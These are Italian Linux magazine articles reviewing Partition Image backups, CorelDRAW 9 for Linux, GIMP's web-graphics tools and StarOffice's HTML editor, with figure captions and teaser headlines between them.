Al momento della stesura dell'articolo, Partition Image è giunto alla versione 0.36 per quanto riguarda la versione stabile, mentre la versione di sviluppo pare essere giunta alla release 0.70, (maggiori e più aggiornate informazioni sul sito ufficiale di PartImage all'indirizzo *http://www.partimage.org*).
L'installazione è molto semplice. Basterà prelevare il pacchetto precompilato più consono alla nostra distribuzione e procedere secondo le usuali procedure, o in casi particolari procedere alla ricompilazione prelevando i sorgenti.
Dalle pagine del sito notiamo che gli sviluppatori di PartImage durante lo sviluppo hanno ritenuto di modificare il formato di registrazione del file immagine, tanto da rendere i formati della versione stabile e di sviluppo reciprocamente incompatibili. Il problema sarà sicuramente risolto quando il nuovo formato verrà definito stabile, ma al momento è bene ricordare la versione usata al momento dei backup.

Figura 3

Nella pagina dei download è possibile scaricare immagini di floppy o cd autobootable.

Fotografare l'HD in poche mosse

Con PartImage potremo creare le copie delle partizioni presenti sulla nostra macchina in pochi passi.
L'unico veto imposto dal programma è relativo allo stato della partizione da fotografare che deve essere "smontata".
Nel mondo Unix possiamo infatti accedere alle informazioni contenute fisicamente nei dispositivi sia accedendo ad essi direttamente, sia eseguendo una comune operazione di montaggio del device, utilizzando il comando *mount*.
I due modi di lavorare sono pertanto totalmente differenti, e mentre i dispositivi o device rappresentano infatti fisicamente la partizione su cui risiedono i dati (*/dev/hda1, /dev/hda2, /dev/hda3, ...*), le posizioni di mount (*/mnt/disk1, /mnt/disk2, /mnt/disk3, ...*) sono semplicemente delle cartelle in cui il contenuto della partizione viene "esposto" utilizzando un approccio molto più vicino al "modo di pensare" tipico del cervello umano.
Tutte le distribuzioni di rispetto provvedono in fase di istallazione alla configurazione delle posizioni di montaggio.
Purtroppo come già detto PartImage ha bisogno di accedere allo stato fisico del disco, byte per byte, e pertanto necessita di lavorare con partizioni NON montate. Nessun problema pertanto se la partizione da archiviare è diversa dalla partizione di *root* (/), come per esempio le partizioni contenenti le partizioni */home*, */opt*, ecc. o le partizioni contenenti altri sistemi operativi quali il disco *c:* di Windows.





Figura 4

Le ultime versioni di Partimage supportano la lingua italiana.

Basterà acquisire i privilegi di root, smontare la partizione e avviare PartImage secondo quanto sotto:

```
$su
[inserire la password di root]
#umount /posizione/della/
                    partizione
#partimage
```

Qualche problema sorge invece qualora l'immagine da creare sia appunto la *root* (/) di Linux. Il sistema operativo ha infatti

Figura 5

Per dare il via al backup dovremo assicurarci che la partizione in oggetto sia smontata.

bisogno della partizione / sempre montata per lavorare correttamente, si pensi solo alla continua necessità di scrivere file temporanei, o alla necessità di leggere e rileggere codici o configurazioni. Dovremo perciò cercare un modo per aggirare il problema. Se sulla nostra macchina sono installate due o più distribuzioni Linux, potremo semplicemente utilizzarne una per creare il backup dell'altra e viceversa. Se invece sulla nostra macchina lo spazio scarseggia ed è installata una sola distribuzione Linux, dovremo appoggiarci ad un altro sistema Linux temporaneo! Un'ottima soluzione consiste nello scaricare le immagini dei dischetti o dei cdrom autobootable, (in pratica dei sistemi Linux in miniatura) e procedere alla creazione di tali supporti seguendo le istruzioni a corredo. Potremo quindi riavviare la nostra macchina con il mini sistema appena creato e procedere al backup.

Uso di Partition Image

Avviando PartImage vedremo comparire la schermata del programma: un'interfaccia semigrafica essenziale ma completa, come del resto anche il suo funzionamento. Muovendoci con il tasto *Tab* dovremo andare ad evidenziare la partizione da archiviare, successivamente potremo digitare il nome del file da creare e quindi procedere alla seconda schermata. Selezioneremo quindi il tipo di compressione da dare al file immagine: *gzip* o *bzip2*. Dalle prove effettuate possiamo dire a grandi linee che mentre una *bzip2*, più lenta, arriva ad un rapporto di compressione superiore in genere del 50%, la *gzip* molto più rapida rasenta raramente il 40%. Partimage consente inoltre la creazione di immagini non compresse. Le partizioni supportate al momento della stesura dell'articolo dalla versione 0.60 sono le classiche *ext*, ed *ext2* di Linux, le vfat di Windows (Fat16 e Fat32), le partizioni di WinNT e 2000 dette NTFS. A queste si aggiungono l'HPFS usato dall'OS/2 di IBM, e le più recenti partizioni di tipo journaled: *ext3, ReiserFS, JFS.*
Questi particolari tipi di partizione erano, fino a poco tempo fa, disponibili esclusivamente per Unix di tipo commerciale, rappresentano oggi la naturale evoluzione degli attuali filesystem e sono caratterizzati da un'estrema velocità nel ripristino del filesystem in seguito a crash di sistema. Un particolare registro, annota infatti le ultime modifiche effettuate sul disco e si riserva la trascrizione in tempi posteriori, (es. quando la cpu è meno sollecitata). Nel caso di riavvio di sistema in seguito ad un crash, il recover non dovrà preoccuparsi di esaminare tutta la filesystem, ma dovrà solamente aggiornare la stessa con i dati contenuti nello speciale registro. I tempi di recupero dei journaled filesystem (nell'ordine di pochi secondi), ne fanno pertanto una necessità per chi voglia ospitare sulle proprie macchine server di qualunque tipo.

Conclusioni

Il prodotto è ottimo e dimostra l'efficienza del modo di sviluppare software utilizzando le licenze di tipo GPL. Purtroppo per motivi di sviluppo le versioni stabili e development creano al momento dei file fra loro non compatibili, anche se questo problema verrà risolto sicuramente al momento del passaggio allo stato stabile dell'attuale versione di sviluppo. Aspettiamo anche i futuri sviluppi dei modi grafici in framebuffer per vedere comparire un sistema di backup semplice, flessibile (ma lo è già), e magari dalla veste grafica accattivante!
Una menzione di lode va data oltremodo alla documentazione fornita a corredo: semplice ed esaustiva e al sito internet ufficiale *http://www.partimage.org* altrettanto ben curato e gestito.

Andrea Cavaleri





Figura 6

Partimage consente di creare immagini usando diversi algoritmi di compressione.

CorelDRAW: un gigante fra i pinguini

CorelDRAW rappresenta per gli addetti ai lavori un pacchetto completo ed economico. Nel realizzare il porting per Linux, la 9.0, la casa di Ottawa ricopre anche un importante ruolo di pioniere. Esaminiamone insieme le caratteristiche.

Nell'inverno scorso, Corel Corporation ha annunciato l'uscita sul mercato della prima versione per Linux del suo prodotto di punta: la suite grafica Corel Draw.
Il software è direttamente derivato dalla versione 9.0 per Windows, e comprende al suo interno CorelDRAW 9 per la grafica vettoriale, l'impaginazione di piccole pubblicazioni e il publishing, CorelPhotoPaint per la grafica bitmap, alcune utility per l'esportazione delle proprie creazioni su web, una ricca collezione di font in formato True Type e Adobe Type 1, e varie collezioni di ClipArt, texture e immagini.
Al momento non esiste una versione in lingua italiana del prodotto per Linux, anche in virtù del fatto che la suite grafica è distribuita solamente in Canada, USA, o on-line in tutto il mondo tramite l'efficiente sito *http://www.corel.com.*
Il prezzo della suite, fissato in 400 USD, appare al momento dell'acquisto un po' elevato se si tiene conto che alcune parti del software non sono state ricompilate ma funzionano appoggiandosi a WINE, un emulatore di Windows per Linux, ma ogni indugio sarà fugato al primo avvio del programma, in quanto la potenza del software ci fa capire quale e quanto sia stato il lavoro necessario a produrlo.

Requisiti di sistema

Corel consiglia di non utilizzare la suite grafica con macchine dotate di caratteristiche inferiori alle seguenti:

- Processore Intel o compatibile a 200MHz,
- 64 Mb RAM,
- Monitor SVGA in cui sia installato un sistema Linux con Glibc 2 e kernel 2.2, abilitato al con-





Figura 1

Eseguendo lo script di installazione vedremo comparire delle finestre che ci guideranno.





Figura 2

Se siamo abituati ad usare software GNU leggiamo attentamente la licenza, ...noteremo alcune differenze.





Figura 3

Il pacchetto contiene sia CorelDRAW 9 che Corel PhotoPaint 9 per Linux.

trollo dei pacchetti

- Debian o RedHat.

Nei test effettuati abbiamo ottenuto risultati soddisfacenti anche con macchine leggermente meno potenti. Le migliori performance sono arrivate utilizzando la seconda versione del Corel Linux, una distro prodotta da Corel di derivazione Debian e RedHat 6.2. La suite riconosce in fase di installazione la distribuzione su cui si va ad appoggiare e nessuna delle distro prima citate hanno creato problemi o conflitti.
Utilizzando distro successive, come Mandrake 7.2 e 8.0, RedHat 7.0 e 7.1 sono emersi degli errori che potremmo definire di compatibilità. La suite prodotta da Corel per Linux non utilizza i font di sistema ma un proprio font server chiamato Fonttastic.
Al momento del porting di CorelDRAW un tale approccio all'uso dei font non poteva che essere giustificato in quanto XFree 3.x.x, e Linux in generale, non sopportava esplicitamente i font True Type (*.ttf).
Successivamente, distribuzioni sempre più nuove hanno cercato di porre rimedio al problema dei font TTF utilizzando soluzioni diverse, (vedi Drakfont per quanto riguarda MandrakeLinux, feature aggiuntive distribuite con licenza GNU o più in generale la nuova Xfree 4.x.x). Sfortunatamente le varie soluzioni adottate si trovano oggi ad andare in conflitto fra loro stesse non permettendo al software di casa Corel di essere eseguito. Nella rete è possibile recuperare informazioni per arginare tale problema, ma di fatto la casa canadese non ha reso pubblico alcun upgrade, (o service pack, come si usa da quelle parti), e a quanto pare ha addirittura rinunciato allo sviluppo di software Linux.
Tragicamente il risultato di tanti sforzi è che né CorelDraw né CorelPhotoPaint funzionano se utilizziamo una distro uscita nell'ultimo anno, a causa di un conflitto fra l'X font server e Fontastic. É molto probabile che agendo sui file di configurazione sia possibile riuscire a far funzionare il tutto anche sulle nuove distribuzioni.
Sconsiglio tuttavia ai principianti di "smanettare" su tali file senza aver prima effettuato un backup totale del sistema.

Installazione

L'installazione e disistallazioni sono veramente molto semplici: per eseguirle basterà inserire il cd e da ambiente grafico eseguire rispettivamente gli script

`./install` o

Figura 4

Lo script di installazione riconosce automaticamente le distro più famose

./remove-graphics9

Verrà così visualizzata una serie di finestre che ci guideranno durante l'installazione. Nelle prove effettuate sono emersi alcuni problemi nella fase di disistallazione nel caso in cui la nostra Linux box sia dotata di Glibc 2.2 o superiori. Il problema è forse dovuto ai controlli che gli script di installazione e disistallazione eseguono sulle Glibc, in quanto mentre il controllo in fase di installazione prevede:

Glibc>=2.0

In fase di disinstallazione il controllo viene effettuato con

Glibc =2.0 or 2.1

Comunque senza nessun problema potremo procedere alla rimozione dei pacchetti deb/rpm manualmente.

Wine: facile, veloce ed economico

Come abbiamo detto, buona parte di Corel PhotoPaint e una parte di CorelDraw hanno bisogno, per un corretto funzionamento, di Wine, un emulatore Windows per Linux. Corel ha provveduto a creare una procedura di auto configurazione di Wine che verrà eseguita ad ogni avvio del programma. Corel Draw per Linux utilizza Wine meno massicciamente di Corel PhotoPaint, questo perché il software di rendering vettoriale è stato interamente ricompilato. Corel Draw 9.0, è stato infatti portato recentemente anche su piattaforme Mac, questo può aver indotto gli ingegneri della casa di Ottawa a investire per rendere il codice del motore di rendering molto portabile in modo da ottimizzare le performance dei processori G3 e G4 dotati di una speciale unità di calcolo per la grafica vettoriale a 128 bit. Noteremo però che alcune parti del software, ad esempio le librerie per l'apertura e il salvataggio dei file sono emulate.
L'utilizzo di emulatori quali Wine non dovrebbe essere accolta con entusiasmo dagli utenti in quanto questi comportano in generale degli svantaggi quali rallentamenti e instabilità evitabili. Tutto sommato Corel ha effettuato un ottimo porting e un'ottimizzazione del software davvero eccezionale tanto da rendere impercettibili le differenze di velocità fra la versione nativa e quella per Linux. D'altro canto la stabilità è stata migliorata in vari modi. Utilizzando pesantemente il software osserviamo che la stabilità è paragonabile se non superiore a quella della versione per Windows; inoltre la versione di Wine a corredo di CorelDRAW dovrebbe consentire di salvare i propri lavori in caso di crash del sistema emulato.

Fra forme...

CorelDRAW 9.0 per Linux supporta tutti i formati supportati dalla versione Windows, fra i quali ricordiamo: Encapsulated Postscript, Adobe Illustrator, Adobe PhotoShop, Macromedia FreeHand, Macromedia Flash, ecc...
A questi sono stati aggiunti alcuni formati tipici degli ambienti Linux, quali *.xcf (GIMP) e *.xpm (X PixMap). Molto interessante il supporto per l'importazione e la creazione di file PDF, dotati di iper link e ottimizzati per la stampa, la rete, la distribuzione su supporti quali cd, ecc.
CorelDraw permette altresì di esportare i propri lavori in formati consoni al web quali file HTML e fogli di stile CSS.

... e colori !

E se i nostri lavori sono finalizzati alla stampa? Nessun problema! Corel Draw consente l'utilizzo di file Profilo Colore, definiti dall'estensione *.ICC dall'International Color Consortium, e un sistema di palette dei colori professionali come i sistemi HKS e Pantone, ottimizzati oggi anche per i sistemi ad esacromia.

A corredo

Qualora decidessimo di acquistare CorelDraw, nella confezione troveremo tre CD di cui gli ultimi due sono esclusivamente dedicati al contenimento di ClipArt e immagini, mentre i file di installazione della suite grafica sono contenuti esclusivamente nel primo. Nella scatola sono inoltre contenuti tre importanti manuali. I primi due sono le guide utente di Corel Draw e Corel PhotoPaint presenti nel primo CD, il terzo un utile catalogo cartaceo delle ClipArt contenute nel secondo CD, le texture e le immagini del terzo CD e i font presenti nel primo. Nella scatola è anche presente un pinguino gonfiabile che regge fra le mani il cubo simbolo del Corel Linux, un fascicolo contente una piccola guida all'installazione, e la cartolina di registrazione.
Rovistando fra le ClipArt

Figura 5
Corel Draw si integra nei menù di Gnome e KDE

Figura 6

Fonttastic: gioia e dolore della suite grafica di Corel.

Figura 8

Realizzare esaltanti pubblicazioni con CorelDRAW è molto facile. Provare per credere!

noteremo che rispetto alla versione per Windows è stata aggiunta una sezione interamente dedicata al mondo dei pinguini. Certamente, la presenza di tali ClipArt non può giustificare l'acquisto del software, ma penso che ne vada apprezzato lo spirito.

Conclusioni

Elencare le mansioni che CorelDRAW riesce a coprire in poche righe è un impresa ardua. I suo compiti non si limitano infatti alla creazione di biglietti da visita, auguri e calendari.
La qualità della suite grafica proposta da Corel è eccelsa e va dato il merito a Corel di essere stata la prima ad aver realizzato un porting per Linux di un programma di grafica di tali dimensioni.
L'utilizzo di un emulatore può far storcere il naso ai puristi dell'informatica, ma come già detto non penalizza le performance.
Peccato altresì che al momento non siano presenti le versioni in italiano, e soprattutto agevolazioni nei prezzi per licenze studenti relative all'acquisto di tale software.

Andrea Cavaleri

Figura 7

CorelDraw: Si parte!





Figura 9

Corel Draw è dotato di ottimi filtri per l'importazione e l'esportazione. Fra questi ottimo quello per i file PDF.

GIMP4WEB

La diffusione di internet e della multimedialità in generale ha portato i programmi di grafica pittorica ad evolversi ulteriormente, affiancando agli strumenti necessari alla produzione di file destinati all'editoria o alla stampa, altri destinati alla pubblicazione web.

Proseguendo nella propria evoluzione Gimp amplia i propri confini anche nel campo della grafica per il web. Gli strumenti che oggi fornisce sono più che sufficienti per creare e gestire la parte grafica delle nostre pagine web. Esaminiamole insieme.

La differenza fra le due destinazioni consiste essenzialmente nel rapporto qualità dell'immagine su dimensione in byte del file, che, ininfluente nella produzione editoriale, (le dimensioni dei file realizzati hanno relativamente poca importanza, conta solo il risultato finale), deve essere molto contenuto nella pubblicazione web in modo da agevolarne la diffusione sulle nostre lentissime reti. I produttori di software commerciali sono stati bravi a fare di necessità virtù e hanno colto questo problema come occasione per creare nuovi programmi e quindi nuovi introiti. GIMP non è stato da meno e ha finora risposto bene alle crescenti nuove esigenze dei propri utenti. Nella versione 1.2.1 troviamo infatti molti strumenti utili per la produzione di grafica destinata al web, e addirittura alcuni wizard per crearne in pochi passi.

Grafica Web in 5 minuti

Gimp mette a disposizione dei propri utenti alcuni script per la creazione in pochi secondi di bottoni e frecce da utilizzare nelle nostre pagine HTML. Per fare ciò basterà cliccare su *Xtns --> ScriptFu -->Bottoni* o *Xtns --> Script-Fu -->Temi pagina web*. I risultati ottenuti sono tipici dello stile delle pagine web di qualche anno fa e se non vogliamo che questi evolvano in veri e propri obbrobri dovremo corredare il tutto di sano buon gusto. Questo non è però l'unico mezzo che Gimp ci mette a disposizione. Se dalla Toolbox di Gimp esaminiamo il menù *Xnts --> ScriptFu -->Logos* troveremo una grande quantità di script per la creazione di loghi, che con opportune modifiche potremo utilizzare per la creazione di un valido e suggestivo tema per le nostre pagine. Possiamo per esempio creare un tema goliardico destinato ad ambienti vicini alla scuola utilizzando il Logos "*Imigre*", o fine ed elegante utilizzando il "*Cristal*", ecc... ricordando che in caso di necessità possiamo selezionare dei tasti di scelta rapida semplicemente posizionandoci sulla voce del menù interessata e digitando quindi la combinazione di tasti voluta.

Questioni di spazio

I risultati ottenuti vanno adesso convertiti in un for-





Figura 1

Gimp consente di creare bottoni e barre per pagine web in pochi passi.

Figura 3

La modalità di colore RGB è perfetta per il web, ma ingombrante. Con GIMP possiamo creare delle palette di colori ottimizzate per ridurre lo spazio e quindi i tempi di download.

mato consono alla visualizzazione web. Se l'immagine è di piccole dimensioni, (es. pulsanti, barre e sfondi), è consigliabile optare verso formati quali l'*.png, o Portable Network Graphics, mentre se di più grandi dimensioni sarà preferibile optare verso una compressione di tipo Jpeg.
La differenza principale tra i due formati è relativo al metodo di compressione.
Mentre nei formati bitmap, quali il PNG, la compressione crea l'archivio in maniera biunivoca, consentendo di risalire identicamente al risultato di partenza, nella compressione JPEG restituisce valori simili, ma non identici. La compressione JPEG crea infatti immagini molto simili e addirittura identiche alla vista all'originale, consentendo altresì di raggiungere rapporti di compressione anche vicini al centinaio.
Sul web è molto frequente anche il formato GIF, un per così dire "fratello minore, ...e sfortunato" del formato PNG, che avendo al suo interno un algoritmo di compressione, (LZW) protetto da copyright, non è ben visto dai puristi dell'Open Source.

Figura 2

Gli innumerevoli script per la creazione di logos possono essere utilizzati per creare temi per pagine web.





Figura 4

ImageMap consente di selezionare delle zone rettangolari o ellittiche a cui associare link, comportamenti o altro.





Figura 5

Imagemap crea del codice HTML che possiamo visualizzare in un qualsiasi browser o modificare in un qualsiasi editor.

Non si tratta comunque di una gran perdita, il formato PNG si dimostra migliore del GIF in tutti i campi, e non a caso Macromedia lo ha scelto come formato predefinito nel suo Fireworks. Per ottenere migliori risultati in termini di dimensione finale del file prodotto possiamo procedere ad un grado successivo: l'ottimizzazione delle palette. Nel mondo reale i colori sono pressoché infiniti, purtroppo non lo sono nel mondo dei computer, e le palette altro non sono che degli speciali indici che l'immagine usa per descrivere i colori in essa contenuti. Il formato PNG usa come default la palette RGB a 24 bit, ciò significa che ogni pixel occuperà in memoria 24 bit, cioè 3 byte, ma come già detto potremo cercare di ottimizzare le palette ottenendo risultati migliori. Se utilizziamo immagini di dimensioni ridotte, è probabile che i colori in essa contenuti non abbraccino l'intero iride, ma solo un numero ridotto di colori. Possiamo perciò procedere ad un'indicizzazione dei colori più ricorrenti, e fissato il numero massimo di colori da inserire nell'immagine far sì che i colori non compresi siano sostituiti con altri il più possibile simili. Se riusciamo per esempio ad ottenere risultati convincenti con soli 16, 64, o 256 colori, (immagine perciò a 4, 6, 8 bit), otterremo immagini che pesano, in termini di spazio su disco rispettivamente 1 / 6, 1 / 4, 1 / 8 del formato originale. Gimp provvede a queste operazioni in maniera automatica. Per procedere alla riduzione dei colori basterà cliccare con il tasto destro sull'immagine aperta e selezionare quindi *Immagine --> Metodo --> Scala di Colore*. Vedremo adesso apparire una finestra che ci proporrà di lavorare con palette di lavoro già preformate, o ottimizzare il nostro lavoro ad una palette personalizzata. I colori ora disponibili sull'immagine saranno solo quelli sulla palette. Per visualizzarli basterà selezionare la voce *Finestre --> Palette in scala di colore* dal menù di Gimp. Come già detto immagini di grande dimensione, (in termini di pixel), si prestano ad una più congrua compressione JPEG. Per realizzarla sarà sufficiente accedere al menù *File --> Salva con nome*, per visualizzare la finestra delle opzioni.

Figura 6

La finestra di ImageMap per l'inserimento di JavaScript.

Figura 7

Gimp consente di comprimere le immagini nel formato JPEG. Nella finestra delle opzioni potremo selezionare l'indice di compressione.

ImageMap e altro

Gimp dispone, nella sezione *Filtri* del proprio menù, di una particolare sezione denominata *Web*. Si tratta di una sezione del programma in piena crescita, e che purtroppo per questo risente ancora di qualche baco. Utilizzando per esempio *Filtri --> Web --> ImageMap*, potremo creare delle porzioni di codice in cui ad un'unica immagine possono essere associati più link, behaviors, ecc... Image Map può quindi essere inteso come un ottimo preludio a quello che potrebbe diventare un pezzo forte di Gimp.

Peccato che allo stadio attuale richieda una buona conoscenza dello javascript in quanto la finestra del plugin si limita a proporci una casella in cui inserire porzioni di codice.

Conclusioni

Nel mondo Linux non si sente tanto la mancanza di un software per la gestione di immagini per il web, quanto di un editor HTML "Dreamweaver like" che consenta la meccanizzazione di certe operazioni. Gimp comunque ci mette in condizione di creare tutto quello che concerne la parte grafica delle pagine, e ancora una volta si conferma con eccellenza nel suo campo.

Gli script messi a disposizione da GIMP per la creazione di loghi possono inoltre essere esaminati, in modo da poter iterare le operazioni normalmente eseguite su brevi testi anche su immagini. Peccato per il formato GIF.

Andrea Cavaleri

CLICCA LA NOTIZIA

Attualità, politica, sport... alla ricerca dei siti giusti per essere sempre informati, in pochi clic!

ZIP, UNA DIETA PER I TUOI FILE!

Le idee ed i trucchi per comprimere tutti i tuoi documenti e perdere meno tempo.

OK, IL PACCO È GIUSTO

Acquisti in Rete: le idee per evitare le truffe, trovare le occasioni d'oro e risparmiare tempo e denaro.

PRIMI PASSI CON FLASH

Tutto il necessario per creare animazioni per il Web.

TARIFFE FLAT

Esistono ancora: quale scegliere?

TELEFONINI, NEXT GENERATION

Dal Gsm all'Umts, passando per il Gprs: come telefoneremo e navigheremo tra un anno?

VEDO TUTTO EURO!

Lira addio: guida agli strumenti per rendere indolore il passaggio.

Come per i più moderni pacchetti per ufficio, anche StarOffice integra un modulo per la creazione e la gestione di documenti HTML. In questo articolo sono mostrati i fondamenti del linguaggio HTML, che comunque sono illustrati solo per completezza e per fornire una visione esauriente dell'HTML editing. Non bisogna però pensare che per creare pagine di qualità bisogna comunque conoscere il linguaggio. Con StarOffice creare pagine HTML è facile come scrivere un semplice documento. Il resto dell'articolo lo dimostra.

StarOffice HTML Editor

Crea le tue pagine web con il pacchetto della SUN.

HTML è l'acronimo di hypertext markup language. Per i puristi della programmazione possiamo dire che non si tratta di un vero e proprio linguaggio, bensì di una serie di specifiche per creare documentazione web. Ogni pagina HTML è infatti un documento di testo (ASCII), il cui sorgente può essere aperto e modificato con qualsiasi editor di testo, dallo spartano *vi* fino agli applicativi di documenti più sofisticati. Il vero e proprio contenuto della pagina è racchiuso da campi particolari, detti *TAG*, che ne indicano la modalità di presentazione da parte del browser.
I *TAG* danno informazioni per il tipo di formato da assegnare al testo ivi contenuto, oppure possono contenere collegamenti a pagine locali o residenti in un qualsiasi punto di internet (link o hyperlink), collegamenti ad immagini, impostazioni degli sfondi, tabelle e così via, come mostrato in Figura 1.
Per dare una breve descrizione sui campi più elementari si può vedere che la prima riga è un commento interno che non viene elaborato dal browser; tutti i commenti sono racchiusi tra i seguenti campi <! e > nel modo seguente:

```
<! [testo inserito nel
                commento] >
```

